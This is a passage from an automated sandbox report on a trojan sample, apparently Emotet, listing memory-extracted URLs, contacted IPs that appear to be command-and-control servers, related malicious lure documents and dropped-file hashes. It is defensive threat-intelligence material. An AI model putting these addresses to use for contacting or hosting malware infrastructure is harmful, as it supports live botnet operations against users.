http://docs.oasis-open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID	svchost.exe, 0000001B.00000003.1209653226.00000148F0C5A000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000009.00000003.307699187.0000020842060000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000009.00000003.285964964.0000020842030000.00000004.00000001.sdmp	false		high
http://r3.i.lencr.org/0-	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://r3.o.lencr.org0	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://79.172.249.82:443/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp, windowdcom.exe, 00000003.00000003.278462097.0000000000BB2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	svchost.exe, 0000001B.00000002.1210270479.00000148F0C8F000.00000004.00000001.sdmp	false		high
http://https://signup.live.com/signup.aspx	svchost.exe, 0000001B.00000003.813514950.00000148F1348000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813609882.00000148F1331000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000009.00000003.285964964.0000020842030000.00000004.00000001.sdmp, svchost.exe, 00000009.00000002.308058591.000002084203D000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80601	svchost.exe, 0000001B.00000003.813343188.00000148F1350000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813301133.00000148F132E000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.825107674.00000148F0D02000.00000004.00000001.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000009.00000003.307699187.0000020842060000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80600	svchost.exe, 0000001B.00000003.813343188.00000148F1350000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813301133.00000148F132E000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80603	svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813334291.00000148F1377000.00000004.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	svchost.exe, 0000001D.00000002.961089640.0000021C5EF30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://186.103.199.252:4143/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/09/policy	svchost.exe, 0000001B.00000002.1210270479.00000148F0C8F000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://79.172.249.82:443/3.94.198:4143/	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80605	svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813334291.00000148F1377000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 00000009.00000003.285964964.0000020842030000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80604	svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813334291.00000148F1377000.00000004.00000001.sdmp	false		high
http://71.244.60.231:4143/AES	windowdcom.exe, 00000003.00000003.902142006.0000000000BF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000009.00000003.307787079.0000020842045000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://https://activity.windows.comr	svchost.exe, 00000007.00000002.1275929879.000002544DE43000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000009.00000003.307699187.0000020842060000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/Issue	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.823013548.00000148F1332000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://https://account.live.com/Wizard/Password/Change?id=80601	svchost.exe, 0000001B.00000003.813413159.00000148F134B000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813343188.00000148F1350000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813301133.00000148F132E000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000002.1210131119.00000148F0C46000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.825107674.00000148F0D02000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.817546441.00000148F1362000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80601	svchost.exe, 0000001B.00000003.813413159.00000148F134B000.00000004.00000001.sdmp	false		high
http://80.82.115.164:4143/	windowdcom.exe, 00000003.00000003.902142006.0000000000BF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://account.livex	svchost.exe, 0000001B.00000003.825107674.00000148F0D02000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80600	svchost.exe, 0000001B.00000003.813413159.00000148F134B000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000002.1210131119.00000148F0C46000.00000004.00000001.sdmp	false		high
http://159.203.94.198:4143/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000009.00000003.285964964.0000020842030000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.62.39.238	unknown	European Union		14061	DIGITALOCEAN-ASNUS	false
80.86.91.232	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	false
173.230.145.224	unknown	United States		63949	LINODE-APLinodeLLCUS	false
167.114.153.153	unknown	Canada		16276	OVHFR	false
37.187.4.178	unknown	France		16276	OVHFR	false
79.172.249.82	unknown	Hungary		43711	SZERVERNET-HU-ASHU	false
193.169.54.12	unknown	Germany		49464	ICFSYSTEMSDE	false
71.244.60.231	unknown	United States		5650	FRONTIER-FRTRUS	false
159.203.94.198	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
80.82.115.164	unknown	United Kingdom		41357	UK-34SP-ASGB	false
186.103.199.252	unknown	Chile		15311	TelefonicaEmpresasCL	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	377029
Start date:	28.03.2021
Start time:	19:27:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	yxghUyIGb4 (renamed file extension from none to exe)
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@17/8@0/13
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 42.9% (good quality ratio 39.3%) • Quality average: 79% • Quality standard deviation: 30.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, wermgr.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 20.50.102.62, 204.79.197.200, 13.107.21.200, 104.43.193.48, 52.255.188.83, 13.88.21.125, 104.43.139.144, 20.82.210.154, 184.30.24.56, 104.42.151.234, 51.103.5.159, 2.20.142.210, 2.20.142.209, 92.122.213.247, 92.122.213.194, 20.190.160.129, 20.190.160.8, 20.190.160.2, 20.190.160.69, 20.190.160.75, 20.190.160.71, 20.190.160.132, 20.190.160.4, 93.184.220.29, 20.54.26.129, 40.126.31.8, 40.126.31.141, 40.126.31.139, 20.190.159.132, 40.126.31.143, 40.126.31.1, 20.190.159.136, 40.126.31.6, 40.127.240.158, 52.137.106.217, 20.49.150.241 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, settingsfd-prod-wus21-endpoint.trafficmanager.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, vip1-par02p.wns.notify.trafficmanager.net, wns.notify.trafficmanager.net, ocsp.digicert.com, login.live.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, www.tm.a.prd.aadg.akadns.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, ams2.current.a.prd.aadg.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:28:54	API Interceptor	6x Sleep call for process: svchost.exe modified
19:30:09	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
178.62.39.238	Dokumente #9679310812.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Invoices Overdue.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Invoices Overdue.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Dokumente vom Notar #33062192.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Dokumente vom Notar #33062192.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet21.02.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet21.02.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Document needed.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Document needed.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Question.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Question.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	http://ardri-lubrication.com/Question/	Get hash	malicious	Browse	• 178.62.39.238:443/
	newemotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	newemotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	http://ardri-lubrication.com/Question/	Get hash	malicious	Browse	• 178.62.39.238:443/
	Rechnung49915.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Rechnung49915.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet20.02.18A.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
80.86.91.232	Invoice.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Overdue payment.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Emotet.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Outstanding Invoices.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Outstanding Invoices.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Emote.exe	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Question.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	emotet.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Paypal.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Paypal.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	emotet.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	emotet.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	960-27-621120-257 & 960-27-621120-969.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Rechnung.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	Open invoices.doc	Get hash	malicious	Browse	• 80.86.91.232:4143/
	20180212-20_46_01_.doc	Get hash	malicious	Browse	• 80.86.91.232:7080/
	SalesInvoice.doc	Get hash	malicious	Browse	• 80.86.91.232:7080/
	SalesInvoice.doc	Get hash	malicious	Browse	• 80.86.91.232:7080/
	mj03dyvx_2076767.exe	Get hash	malicious	Browse	• 80.86.91.232:7080/
	Scan1782384.doc	Get hash	malicious	Browse	• 80.86.91.232:7080/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	TaTYytHaBk.exe	Get hash	malicious	Browse	• 85.25.43.31
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• 217.172.179.54
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.Mal.GandCrypt-A.24654.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• 217.172.179.54
	csrss.bin.exe	Get hash	malicious	Browse	• 188.138.33.233
	yx8DBT3r5r.exe	Get hash	malicious	Browse	• 92.51.129.66
	E00636067E.exe	Get hash	malicious	Browse	• 85.25.177.199
	http___contributeindustry.com_js_engine-rawbin.exe	Get hash	malicious	Browse	• 85.25.177.199
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 87.230.93.218
	M9j9PKzG99.dll	Get hash	malicious	Browse	• 62.75.168.152
	u9q6OemjX5.dll	Get hash	malicious	Browse	• 62.75.168.152
	Iy5GlyAujZ.dll	Get hash	malicious	Browse	• 62.75.168.152
	DPLhVm07M0.dll	Get hash	malicious	Browse	• 62.75.168.152
	KMD9GwwC1a.dll	Get hash	malicious	Browse	• 62.75.168.152
	T6c9JZgNiz.dll	Get hash	malicious	Browse	• 62.75.168.152
	HHCCEzq4Kv.dll	Get hash	malicious	Browse	• 62.75.168.152
	W8bfp4WrpK.dll	Get hash	malicious	Browse	• 62.75.168.152
	C3kvRroXyY.dll	Get hash	malicious	Browse	• 62.75.168.152
	hOpCAW8ZmJ.dll	Get hash	malicious	Browse	• 62.75.168.152
DIGITALOCEAN-ASNUS	SecuriteInfo.com.Variant.Bulz.385171.11582.exe	Get hash	malicious	Browse	• 138.197.53.157
	SecuriteInfo.com.Adware.WizzMonetize.1.3832.exe	Get hash	malicious	Browse	• 138.197.53.157
	987ecd3efd6f143e1e63bf3cff337224d2131be4a21a6.exe	Get hash	malicious	Browse	• 206.189.90.152
	4FNTlzlu10.exe	Get hash	malicious	Browse	• 5.101.110.225
	SecuriteInfo.com.Trojan.Siggen12.58144.411.exe	Get hash	malicious	Browse	• 5.101.110.225
	7Q1bVVkIIL.exe	Get hash	malicious	Browse	• 5.101.110.225
	ps_script.ps1	Get hash	malicious	Browse	• 159.65.89.222
	csrss.bin.exe	Get hash	malicious	Browse	• 46.101.183.160
	R2o3eEx5Zj.exe	Get hash	malicious	Browse	• 5.101.110.225
	document-1767706363.xlsm	Get hash	malicious	Browse	• 159.203.6.250

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Kiod.dll	Get hash	malicious	Browse	• 178.128.243.14
	aEdlObiYav.exe	Get hash	malicious	Browse	• 104.236.246.93
	ajESKcIz8f.exe	Get hash	malicious	Browse	• 138.197.53.157
	Revised Signed Proforma Invoice 000856453553.exe	Get hash	malicious	Browse	• 134.209.159.22
	rona.exe	Get hash	malicious	Browse	• 104.248.117.19
	fDFkIEBfpm.exe	Get hash	malicious	Browse	• 206.189.174.29
	JE74.vbs	Get hash	malicious	Browse	• 104.248.193.149
	4d86320858effdc2c8bf3fc2ae86080f0f6b449141991.dll	Get hash	malicious	Browse	• 167.172.240.248
	Rc93GKN1MJ.exe	Get hash	malicious	Browse	• 138.197.161.207
	tBU1h89Elf.dll	Get hash	malicious	Browse	• 167.172.240.248
LINODE-APLinodeLLCUS	TaTYytHaBk.exe	Get hash	malicious	Browse	• 45.33.51.71
	0HvIGwMmBV.exe	Get hash	malicious	Browse	• 173.230.145.224
	pitEBNziGR.exe	Get hash	malicious	Browse	• 173.230.145.224
	aEdlObiYav.exe	Get hash	malicious	Browse	• 45.33.54.74
	1m7388e48E.exe	Get hash	malicious	Browse	• 45.79.26.231
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• 45.79.19.196
	SecuriteInfo.com.Trojan.Kronos.21.31435.exe	Get hash	malicious	Browse	• 139.162.210.252
	Z8bln2YPEw.exe	Get hash	malicious	Browse	• 96.126.101.20
	yxQWzvifFe.exe	Get hash	malicious	Browse	• 96.126.123.244
	Purchase _Order-EndUer#99849959.Pdff.exe	Get hash	malicious	Browse	• 139.162.21.249
	Private document.docm	Get hash	malicious	Browse	• 139.162.187.154
	p.o_015299.exe	Get hash	malicious	Browse	• 104.237.142.196
	p.o_015299.exe	Get hash	malicious	Browse	• 104.237.142.196
	2ojdmC51As.exe	Get hash	malicious	Browse	• 172.104.97.173
	po#521.exe	Get hash	malicious	Browse	• 104.237.142.196
	GBv66BGS05.exe	Get hash	malicious	Browse	• 45.79.222.138
	unpacked.exe	Get hash	malicious	Browse	• 172.104.179.220
	E-CONTACT_FORM.html	Get hash	malicious	Browse	• 74.207.250.131
	page.exe	Get hash	malicious	Browse	• 172.104.225.210
	page.exe	Get hash	malicious	Browse	• 172.104.225.210

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	cEZGHOTI9M.dll	Get hash	malicious	Browse	• 167.114.153.153
	cEZGHOTI9M.dll	Get hash	malicious	Browse	• 167.114.153.153
	VRREYtOlaw.dll	Get hash	malicious	Browse	• 167.114.153.153
	VRREYtOlaw.dll	Get hash	malicious	Browse	• 167.114.153.153
	9BctgN1cuV.dll	Get hash	malicious	Browse	• 167.114.153.153
	9BctgN1cuV.dll	Get hash	malicious	Browse	• 167.114.153.153
	ENSZQNEEuN.dll	Get hash	malicious	Browse	• 167.114.153.153
	ENSZQNEEuN.dll	Get hash	malicious	Browse	• 167.114.153.153
	BGvrz0jcwz.dll	Get hash	malicious	Browse	• 167.114.153.153
	BGvrz0jcwz.dll	Get hash	malicious	Browse	• 167.114.153.153
	WN6Lq0spUU.dll	Get hash	malicious	Browse	• 167.114.153.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WN6Lq0spUU.dll	Get hash	malicious	Browse	• 167.114.153.153
	tWeWr7k3cy.dll	Get hash	malicious	Browse	• 167.114.153.153
	tWeWr7k3cy.dll	Get hash	malicious	Browse	• 167.114.153.153
	0ZvReoyBhP.dll	Get hash	malicious	Browse	• 167.114.153.153
	0ZvReoyBhP.dll	Get hash	malicious	Browse	• 167.114.153.153
	3A4jLXA7Ur.dll	Get hash	malicious	Browse	• 167.114.153.153
	3A4jLXA7Ur.dll	Get hash	malicious	Browse	• 167.114.153.153
	q61RDjJwNE.dll	Get hash	malicious	Browse	• 167.114.153.153
	q61RDjJwNE.dll	Get hash	malicious	Browse	• 167.114.153.153

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	0.36205444996716485
Encrypted:	false
SSDEEP:	48:UtcctcMtcctcMtcctcMtcctcQtcctc0tcctc:UtTtDtTtDtTtDtTtTtTtbtTt
MD5:	353C0E84A6C573D30B15481706263B9A
SHA1:	4DCBF5ED97F1251EEF6E0747906368AB5639D0FA
SHA-256:	4412C6044B8C975D5BAB1F0E173339AE2A091A3B4D2DFBF771F1E9B854EF1751
SHA-512:	210B6E533923CF5F3FE255C39E1B2D243F675D2C022FA613E3ABD680FB552A2FD9079BF1699C91A5033AED47E29EE0191CF6E307429554A3128D2C009E047AFD
Malicious:	false
Preview:	.....'.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....)..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.24097992741802837
Encrypted:	false
SSDEEP:	12:0iGaD0JcaaD0JwQQSAg/0bjSQJkTXVPV15VPV1:0ugJctgJwPrjSukT7D
MD5:	E685F3F1F4748BE770F382EAB21642AA
SHA1:	45BD6CFC60352A3A72A28D0DD8958A518356CE1D
SHA-256:	A2EA73F08386C4C35B63FC06D636BC53D8D494E25EB036791F3E78ED2C827E44
SHA-512:	B268B5C822127A71B4F60EE850E99C348A7C4A933454E458C0106A7924C25E55BCD2BBF35F271681B05427B1956DAFC2204F347F89E9B5F60382D3768323DFB7
Malicious:	false
Preview:	.....:{..(.....6....y)..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....6....y).....&.....e.f.3...w.....3...w.....h..C:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x364932a2, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.09734258485403852
Encrypted:	false
SSDEEP:	12:z0+9O4blLeK10+9O4blLeKBI0+9O4blxXseKBI0+9O4blxXseKl9G0+9O4blZXs1:IvUk6kWxIGxIFn
MD5:	D790E163439238FFDA1622E1D2F93BCB
SHA1:	F84769BF5818F7C839D2DD2E1BEDFC0B598D3577
SHA-256:	70A5D08C046DE0C7A36E8EFB5ACC5EA614996C08DBB2868BEF8FF818979BA3EE
SHA-512:	0EBF60CF15259FECD40FD3A3CCCD808A66A0D4AE80B3116DF5018BB14F27E898A62346CA9E22441A35FC3FEB87CFF2C47C0AF19E38C6418572A871EE3FC0B9B9
Malicious:	false
Preview:	6I2.... .....e.f.3...w.....&.....w..6....y).h.(.....3...w.....B.....@..... ....3...w..... .....p..a6....y)k.....h..`6....y)..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.11610120210156388
Encrypted:	false
SSDEEP:	6:9Yci8t4/aXXlici80gCX5AaJici8t5lXF6mdAVm1JrRJxlXzA:9DJt4/GXlVJdCXRVJtXXF6m0mfX
MD5:	1A68F60E8E60992962A09BFFDCD366F8
SHA1:	0FDFB6974363191995F8426E33E2114582FA53B7
SHA-256:	8263FBE2DCF6314BC4483E250492EBFB7C87905E5BD35A7A5E1902CCE49321A2
SHA-512:	3748CEC8ABDB2A41C9A4BC557BF1FB692922C9F4A650D2EB824B5486AFBBA5667BF8DE618DB5772AB94CB33883F0FD5A4ED61D199BEEDA2ABBC23EE17E488AAF
Malicious:	false
Preview:	N.....3...w..6....y).....w.....w.....w....:O.....w.....h..`6....y)..... ....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.145512419544203
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rZvTk9+MlWlLehB4yAq7ejC4v+:OaqdmuF3rq+kWReH4yJ7Ms
MD5:	F3C639B4A0934C30F7C0F48DCF565F1D
SHA1:	C1F38DE44C0466DFE983EFD5FE49F9B06188F8BC
SHA-256:	7C1EA10956B819F7F7C52BB7E4AF95918E86D00C842FCD0A58B4EEDF4449EBAA
SHA-512:	CD4FB1A18D2ECADDBBB62815DEBCEC277773317CB3E97ECD90304BF2C1B6D0A82615FEF5FA6160FCF335E8E4CB42607A473A55DFE9C128FC16817FD31919B5D

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Malicious:	false
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. S.u.n. .. M.a.r. .. 2.8. .. 2.0.2.1. .1.9.:.3.0.:.0. 9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. S.u.n. .. M.a.r. .. 2.8. .. 2.0.2.1. .1.9.:.3.0.:.0.9.....-.....

C:\Windows\System32\config\systemprofile\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CCFEED7EF3CD3BBD21329435542A98D2_9C2DDAC79C917837883918D6BB58BE90	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	471
Entropy (8bit):	7.2157743595441834
Encrypted:	false
SSDEEP:	12:JG5UglqmzwOXLeS24UZjmwn8kEUGyMQ+IW:JGXbzjXaS2h0sNiBIW
MD5:	117E696DDA2887D0CF3D371C0F0F5CDB
SHA1:	3287572A71E3F9AB1A726135CD6D9547171D587D
SHA-256:	040D1EBE3056B0A05637DED2272913180A065F16C487C9038533DDDF3959BCD8
